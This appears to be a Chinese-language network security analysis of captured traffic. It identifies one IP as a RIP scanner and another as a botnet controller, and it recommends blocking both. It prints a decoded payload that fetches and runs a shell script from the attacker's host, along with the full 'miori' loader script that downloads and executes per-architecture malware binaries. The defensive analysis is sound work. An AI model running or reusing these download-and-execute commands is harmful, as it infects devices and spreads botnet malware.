威胁研判分析

146.88.240.4

146.88.240.4

IOC反馈

安全

奇安信威胁情报中心

http://146.88.240.4/

11 / 95

Community Score

11 security vendors flagged this URL as malicious

http://146.88.240.4/  
146.88.240.4  
ip

DETECTION

DETAILS

COMMUNITY

Security Vendors' Analysis

Avira	Malware	BitDefender	Phishing
Comodo Valkyrie Verdict	Malware	CRDF	Malicious
CyRadar	Malicious	Fortinet	Malware
G-Data	Phishing	GreenSnow	Malicious
Lionic	Phishing	Sophos	Malware

地理位置

美国/密歇根州/安娜堡

IDC服务器

否

资产类型

AS20052 ARBOR

用户类型

-

资产型号

理

否

阻断影响系数

20

相关漏洞

20

11

对于我们发现的146.88.240.4这个扫描器IP，不同的威胁情报描述产生了分歧，那么，这个IP到底是在作什么呢？



MAC

源IP

任意IP

源IP ISP

任意

目标IP ISP

任意

域名

发送时间

MAC

源IP

<input type="checkbox"/>	2022-06-09/12:14:53	58-69-6c-4c-47-2b	211.88:520
<input type="checkbox"/>	2022-06-09/12:15:02	58-69-6c-4c-47-2b	202.14:234:520
<input type="checkbox"/>	2022-06-09/12:15:03	58-69-6c-4c-47-2b	202.3.61:520
<input type="checkbox"/>	2022-06-09/12:15:11	58-69-6c-4c-47-2b	211.3.244:520
<input type="checkbox"/>	2022-06-09/12:15:13	58-69-6c-4c-47-2b	211.89:520
<input type="checkbox"/>	2022-06-09/12:15:14	58-69-6c-4c-47-2b	202.53:520
<input type="checkbox"/>	2022-06-09/12:15:14	58-69-6c-4c-47-2b	211.15:520
<input type="checkbox"/>	2022-06-09/12:15:18	58-69-6c-4c-47-2b	202.13:520

报文解析

报文交互

元数据

报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	146.88.240.4	202.13.61	RIPv1	70	Request
2	0.000129	146.88.240.4	202.13.61	RIPv1	70	Request

Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)

Ethernet II, Src: RuijieNe\_4c:47:2b (58:69:6c:4c:47:2b), Dst: HuaweiTe\_b1:5c:10 (c8:8d:83:b1:5c:10)

802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 1994

Internet Protocol Version 4, Src: 146.88.240.4, Dst: 202.13.61

User Datagram Protocol, Src Port: 47158, Dst Port: 520

Routing Information Protocol

Command: Request (1)

Version: RIPv1 (1)

Address not specified, Metric: 4096

Address Family: Unspecified (0)

Metric: 4096

0000

0010

0000

c8 8d 83 b1 5c 10 58 69 6c 4c 47 2b 81 00 07 ca

08 00 45 28 00 34 d4 31 00 00 e5 11 89 51 92 58

.....\..Xi1 LG+....

..E(.4.1. ....Q.X

数据包

数据包

数据包

数据包

数据包

数据包

数据包

数据包

发现1： 146.88.240.4在短时间内对内网大量IP地址发生通讯，目标端口520，符合扫描特征；  
发现2：通过NTM报文分析，发现是RIP路由协议请求；


结论： 146.88.240.4这个IP属于扫描器，主要目的是发现互联网上开放RIP协议路由器。



03

## 未知协议的秘密

# >> 未知协议的秘密



在威胁情报里面，基于“未知流量” + “威胁情报”进行筛选。



Panabit®

NTM [专业版]

sshadmin已运行215d2h56m2s

网络概况安全态势协议质量溯源分析流量诊断会话流量IP画像域名画像报文播放数据留存策略对象管理应用识别系统维护

会话流量

源IP任意IP源端口80 / 8000-8080单个IP179.43.156.214目标端口80 / 8000-8080传输协议任意的应用协议任意协议

源IP ISP任意目标IP ISP任意源IP区域任意目标IP区域任意请求域名

时间范围2022-05-30 16:28:09 - 2022-05-30 18:28:09连接类型所有

请求时间	MAC	源IP	目标IP	目标地理位置	传输协议	应用协议	上行重传	下行重传	重置	流量	请求域名	状态	操作
2022-05-30/17:03:09	58-6a-b1-e0-81-f1	08.114.149.9034	179.43.156.214:59527	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:14	58-6a-b1-e0-81-f1	08.114.73.9034	179.43.156.214:48856	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:29	58-6a-b1-e0-81-f1	08.114.71.9034	179.43.156.214:46829	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:31	58-6a-b1-e0-81-f1	08.114.152.9034	179.43.156.214:50183	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:32	00-00-00-00-00-00	08.114.232.9034	179.43.156.214:54567	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:33	58-6a-b1-e0-81-f1	08.114.67.9034	179.43.156.214:37530	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:34	00-00-00-00-00-00	08.114.141.9034	179.43.156.214:60160	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:37	58-6a-b1-e0-81-f1	08.114.79.9034	179.43.156.214:45324	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:41	00-00-00-00-00-00	08.114.9.9034	179.43.156.214:59037	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包
2022-05-30/17:03:43	00-00-00-00-00-00	08.114.92.9034	179.43.156.214:58596	瑞士	UDP	未知应用	0/0	0/1	0/0	0/150	-		数据包

通过NTM的报文解析，可以看到数据包的内容，清晰看到未知应用的秘密

# 未知协议的秘密—报文解析

报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	179.43.156.214	208.114.73	UDP	150	48856 --> 9034 Len=104

> Frame 1: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits)  
> Ethernet II, Src: Hangzhou\_e0:81:f3 (58:6a:b1:e0:81:f3), Dst: b0:b5:78:58:01:20 (b0:b5:78:58:01:20)  
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3102  
> Internet Protocol Version 4, Src: 179.43.156.214, Dst: 208.114.73  
> User Datagram Protocol, Src Port: 48856, Dst Port: 9034

▼ Data (104 bytes)

Data: 6f72663b6364202f746d703b20726d202d72662073683b202f62696e2f62757379626f783a

[Length: 104]

0000 b0 b5 78 58 01 20 58 6a b1 e0 81 f3 81 00 0c 1e  
0010 08 00 45 00 00 84 d4 31 00 00 eb 11 c7 1b b3 2b  
0020 9c d6 71 d0 72 49 be d8 23 4a 00 70 00 00 6f 72  
0030 66 3b 63 64 20 2f 74 6d 70 3b 20 72 6d 20 2d 72  
0040 66 20 73 68 3b 20 2f 62 69 6e 2f 62 75 73 79 62  
0050 6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 31  
0060 37 39 2e 34 33 2e 31 35 36 2e 32 31 34 2f 73 68  
0070 3b 20 63 68 6d 6f 64 20 37 37 37 20 73 68 3b 20  
0080 2e 2f 73 68 20 72 74 3b 20 72 6d 20 2d 72 66 20  
0090 73 68 3b 20 23 0a


..xX. Xj. ....  
..E...l. ....+  
..q.rl. # J.p. or  
f:cd /tmp ; rm -r  
f sh: /bi n/busyb  
ox wget h ttp://l  
79.43.156 .214/sh  
: chmod 7 77 sh;  
./sh rt; rm -rf  
sh: #

## 报文解析

```
orf;cd /tmp;  
/bin/busybox wget  
http://179.43.156.214/sh;  
chmod 777 sh; ./sh rt; #
```

179.43.156.214给目标地址发了一个指令，去  
http://179.43.156.214/sh  
下载一个文件，并执行。

179.43.156.214既是扫描器，也是一个僵尸程序控制器。



```
binarys="mips mpsl x86 arm7 arm sh4 arm6 arm5 ppc arc spc i5 i6 m68k"
server_ip="179.43.156.214"
binname="miori"


for arch in $binarys
do
rm -rf $binname.$sarch
wget http://$server_ip/$binname.$sarch || curl -O http://$server_ip/$binname.$sarch || tftp $server_ip -c get $binname.$sarch || tftp -g -r $binname.$sarch $server_ip
chmod 777 $binname.$sarch
out=`./$binname.$sarch $1.$sarch`
rm -rf $binname.$sarch
if [[ "$out" == *"bootnoot"* ]];
then
break
fi
rm -rf $binname.$sarch
done
```

按照NTM报文解析的内容，我们尝试打开<http://179.43.156.214/sh>，这是一个名字叫miori的程序，在按照本地操作系统类型，下载不同的可执行文件，并执行（前提条件是目标主机有程序进行响应）。

如果内网有IP和179.43.156.214发生了通讯（上下行均有流量），则说明内网相关主机已经中毒。如果内网只有179.43.156.214发出的单向流量，说明只是一个僵尸木马扫描，内网目前是安全的。但无论如何，179.43.156.214这个IP地址需要在出口进行阻断，尤其是HW期间。



# 未知协议的秘密—扩大战果



威胁情报是不是抓住了所有的攻击来源呢？我们基于刚才看到的特征继续查询。  
查询条件：“国外IP+端口9034+未知应用”  
发现除了刚才发现的179.43.156.214外，还有2.56.59.225和209.141.52.68

 奇安信  
威胁情报中心

威胁研判分析

209.141.52.68

209.141.52.68

IOC反馈

僵尸网络

C&C

Generic Botnet

WebAttacker

境外IDC

主机名	dzfherse.ddns.net, ind.jiangjiangeducation.com, novum.denocte.net	地理位置	美国/内华达州/拉斯维加斯	IDC服务器	是	资产类型
端口	80, 443, 22	ASN	AS53667 PONYNET	用户类型	境外IDC	资产型号
服务	http, ssh, https	代理	否	阻断影响系数	20	相关漏洞

可疑

奇安信威胁情报中心


相关安全报告: ?

<https://github.com/firehol/blocklist-ipsets/archive/master.zip>

